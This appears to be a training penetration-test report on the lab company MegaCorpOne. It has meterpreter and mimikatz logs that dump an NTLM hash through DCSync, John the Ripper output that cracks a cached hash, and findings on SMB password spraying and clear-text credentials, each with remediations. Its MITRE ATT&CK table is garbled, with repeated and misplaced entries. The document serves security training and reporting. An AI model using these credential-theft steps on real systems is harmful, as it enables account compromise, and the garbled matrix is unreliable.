
C:\Windows\system32>exit
exit
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX        ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm cdanvers
[+] Account : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash : cc7ce55233131791c7abd9467e909977
[+] SID : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID : 1603

meterpreter >
```

Then we take the NTLM hash and crack them.

A screenshot of a terminal window titled "root@kali: ~". The terminal shows a multi-step password cracking process using the John the Ripper tool. It starts by cracking an LSA hash, then moves on to an NT hash, and finally attempts to crack a password from a wordlist. The session ends with a root shell prompt.

```
File Actions Edit View Help
root@kali: ~ | root@kali: ~
[(root㉿kali)-[~]]# nano lsa_hash.txt
[(root㉿kali)-[~]]# john --format=mscash2 lsa_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021          (bbanner)
1g 0:00:00:00 DONE 2/3 (2024-01-23 20:12) 4.545g/s 5363p/s 5363c/s 5363C/s 123456 ..edward
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

[(root㉿kali)-[~]]# nano nt_hash.txt
[(root㉿kali)-[~]]# nano lsa_hash.txt
[(root㉿kali)-[~]]# john --format=NT nt_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
No password hashes left to crack (see FAQ)

[(root㉿kali)-[~]]#
```

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on web application	Critical
Clear text credentials	Critical
User had ALL permissions	High
Reuse of password across devices	High
Web Server information leakage	Medium
VPN requires password only	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.150 172.22.117.10 172.22.117.20
Ports	22,80,443,53,21

Exploitation Risk	Total
Critical	2
High	2
Medium	1
Low	1

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. C.S was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Clear Text Credentials

Risk Rating: Critical

Description: While operating through reverse shell on metasploit we used the command grep to help us search for any files that may contain keywords like "admin" or "password". This resulted in us finding a adminpassword.txt file and when we cat this file we found clear text passwords. This allowed us to ssh to msfadmin and escalate our privileges to root.

Affected Hosts: 172.22.117.150, 172.22.117.10, 172.22.117.20

Remediation:

- Make users aware of the impact of storing passwords in clear text
- Ask users not to store passwords in cleartext especially on files named "adminpassword" .

Reuse of passwords across devices

Risk Rating: High

Description: After finding the credentials from our engagement on MegaCorpOne on our first attack. We used a password spraying technique that used the SMB protocol and a metasploit auxiliary mode for SMB logins. When we open Metasploit we load the (auxiliary/scanner/smb/smb_login) module and look at what options we have. With the credentials we got we are gonna attempt to find a set that works on a machine. Once we ran the attack we got a hit on the ip address 172.22.117.20.

Affected Hosts: 172.22.117.150, 172.22.117.10, 172.22.117.20

Remediation:

- Enforce a password policy like blocking commonly used passwords and those that are known to be leaked
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset passwords and not use the same one across multiple accounts
- Have security awareness programs that will incorporate effective password management.

Web server information leakage

Risk Rating: Medium

Description: When we visited the megacorpone website and clicked on the assets page at the very bottom it displayed the web Server information. This information can be crucial for any attacker. There can be certain vulnerabilities in certain web server versions that can allow an attacker to exploit them. C.S was able to look up vulnerabilities on this version and discovered an HTTP vulnerability.

Affected Hosts: 172.22.117.150, 172.22.117.10, 172.22.117.20

Remediation:

- Configure the web server to stop sending detailed information in the server header
- Use latest version of your webserver
- Complicate information gathering and not provide the name or version of server

VPN requires password only

Risk Rating: Low

Description: Using recon-*ng* we collect the results and run the module search command. We then load the mobile for domain-hosts (modules load recon/domain-hosts/hackertarget). By running info we can get more information regarding the hacker target module. This finds any subdomains. When viewing the report we came across the vpn.megacorpone.com host. When we visited this site it prompted for a password, we started guessing passwords and successfully logged in.

Affected Hosts: 172.22.117.150, 172.22.117.10, 172.22.117.20

Remediation:


- Set up two-factor authentication instead of basic authentication.
- Have complex passwords to prevent brute force attack
- Have passwords that expire every 3 months and do not let you reuse or have similar ones.

MITRE ATT&CK Navigator Map

[Using the [MITRE ATT&CK Navigator](#), build out a map showing what techniques you've used so far. To do so, on the MITRE ATT&CK Navigator page, click “Create New Layer,” then “Enterprise,” and select each technique that you’ve used. Change the color of each selected technique to highlight it in yellow if it was successful, or in red if it was unsuccessful, as the following image shows:



When you're done, be sure to download the chart as JSON by clicking the download icon, as the following image shows:



Remember, this report is not yet complete—we will finish it in the next module.

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that C.S used throughout the assessment.

Legend:

Performed successfully

Failure to perform

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 10 techniques	Execution 14 techniques	Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evasion 43 techniques	Credential Access 32 techniques	Discovery 9 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 17 techniques	Exfiltration 9 techniques	Impact 14 techniques
Active Scanning (8)	Acquire Access (8)	Content Injection (8)	Cloud Administration Command (8)	Account Manipulation (8)	Abuse Elevation Control Mechanism (8)	Adversary-in-the-Middle (8)	Account Discovery (8)	Exploitation of Remote Services (8)	Adversary-in-the-Middle (8)	Application Layer Protocol (8)	Account Access Removal (8)		
Gather Victim Host Information (8)	Acquire Infrastructure (8)	Drive-by Compromise (8)	BITS Jobs (8)	Access Token Manipulation (8)	Brute Force (8)	Application Window (8)	Internal Spearphishing (8)	Archive Collected Data (8)	Communication Through Removable Media (8)	Automated Exfiltration (8)	Data Destruction (8)		
Gather Victim Identity Information (8)	Compromise Accounts (8)	Exploit Public-Facing Application (8)	Command and Control Interpreter (8)	BITS or Logon Autostart Execution (8)	Credentials from Password Stores (8)	Browser Information Discovery (8)	External Removable Media (8)	Audio Capture (8)	Communication Through Removable Media (8)	Communication Through the Middle (8)	Data Encrypted for Impact (8)		
Gather Victim Network Information (8)	Compromise Infrastructure (8)	Container Administration Command (8)	External Remote Services (8)	Boot or Logon Autostart Execution (8)	Exploit for Credential Access (8)	Cloud Infrastructure Discovery (8)	Cloud Service Dashboard (8)	Automated Collection (8)	Content Injection (8)	Communication Through the Middle (8)	Data Manipulation (8)		
Gather Victim Org Information (8)	Develop Capabilities (8)	Deploy Container (8)	External Remote Services (8)	Boot or Logon Autostart Execution (8)	Deobfuscate/Decode Files or Information (8)	Cloud Service Discovery (8)	Cloud Storage Object Discovery (8)	Brower Session Hijacking (8)	Content Injection (8)	Data Transfer Size Limits (8)	Defacement (8)		
Phishing for Information (8)	Establish Accounts (8)	Exploit for Client Execution (8)	External Remote Services (8)	Browser Extensions (8)	Deploy Container (8)	Direct Volume Access (8)	Cloud Storage Object Discovery (8)	Dynamic Resolution (8)	Content Injection (8)	Disk Wipe (8)	Endpoint Denial of Service (8)		
Search Closed Sources (8)	Obtain Capabilities (8)	Inter-Process Communication (8)	External Remote Services (8)	Compromise Local Software Binary (8)	Domain Policy Modification (8)	Forced Authentication (8)	Clipboard Data (8)	Data Obfuscation (8)	Content Injection (8)	Firmware Corruption (8)	Financial Theft (8)		
Search Open Technical Databases (8)	Stage Capabilities (8)	Phishing (8)	External Remote Services (8)	Script or Configuration Scripts (8)	Execution Guards (8)	Forge Web Credentials (8)	Data from Cloud Storage (8)	Dynamic Resolution (8)	Content Injection (8)	File and Directory Discovery (8)	Imhibit System Recovery (8)		
Search Open Websites/Domains (8)	Supply Chain Compromise (8)	Replication Across Removable Media (8)	External Remote Services (8)	Create Account (8)	File and Directory Permissions Modification (8)	Group Policy Discovery (8)	Data from Configuration Repository (8)	Encrypted Channel (8)	Content Injection (8)	File and Directory Discovery (8)	Network Denial of Service (8)		
Search Victim-Owned Websites (8)	Trusted Relationship (8)	Shared Modules (8)	External Remote Services (8)	Create or Modify System Process (8)	Hijack Execution Flow (8)	Impersonation (8)	Data from Information Repositories (8)	Fallback Channels (8)	Content Injection (8)	File and Directory Discovery (8)	Resource Hijacking (8)		
	Valid Accounts (8)	Software Deployment Tools (8)	External Remote Services (8)	Event Triggered Execution (8)	Hijack Execution Flow (8)	Indicator Removal (8)	Log Enumeration (8)	Ingress Tool Transfer (8)	Content Injection (8)	File and Directory Discovery (8)	Service Stop (8)		
	User Execution (8)	System Services (8)	External Remote Services (8)	Event Triggered Execution (8)	Hijack Execution Flow (8)	Impersonation (8)	Network Sniffing (8)	Non-Application Layer Protocols (8)	Content Injection (8)	File and Directory Discovery (8)	System Shutdown/Reboot (8)		
	Windows Management Instrumentation (8)	Process Injection (8)	External Remote Services (8)	Hijack Execution Flow (8)	Hijack Execution Flow (8)	Indirect Command Execution (8)	Network Service Discovery (8)	Non-standard Port Protocol Tunneling (8)	Content Injection (8)	File and Directory Discovery (8)			
		Critical Application Startup (8)	External Remote Services (8)	Hijack Execution Flow (8)	Hijack Execution Flow (8)	Masquerading (8)	Network Share Discovery (8)	Proxy (8)	Content Injection (8)	File and Directory Discovery (8)			
		Power Settings (8)	External Remote Services (8)	Indirect Command Execution (8)	Hijack Execution Flow (8)	Modify Authentication Process (8)	Network Sniffing (8)	Remote Access Software (8)	Content Injection (8)	File and Directory Discovery (8)			
		Pre-OS Boot (8)	External Remote Services (8)	Malicious Application Process (8)	Hijack Execution Flow (8)	Steal Application Access Token (8)	Password Policy Discovery (8)	Screen Capture (8)	Content Injection (8)	File and Directory Discovery (8)			
				Scheduled Task/Job (8)	Hijack Execution Flow (8)	Steal or Forge Kerberos Tickets (8)	Peripheral Device Discovery (8)	Video Capture (8)	Content Injection (8)	File and Directory Discovery (8)			
				Valid Accounts (8)	Hijack Execution Flow (8)	Steal or Forge Kerberos Tickets (8)	Permission Groups Discovery (8)		Content Injection (8)	File and Directory Discovery (8)			
					Hijack Execution Flow (8)	Steal or Forge Kerberos Tickets (8)	Process Discovery (8)		Content Injection (8)	File and Directory Discovery (8)			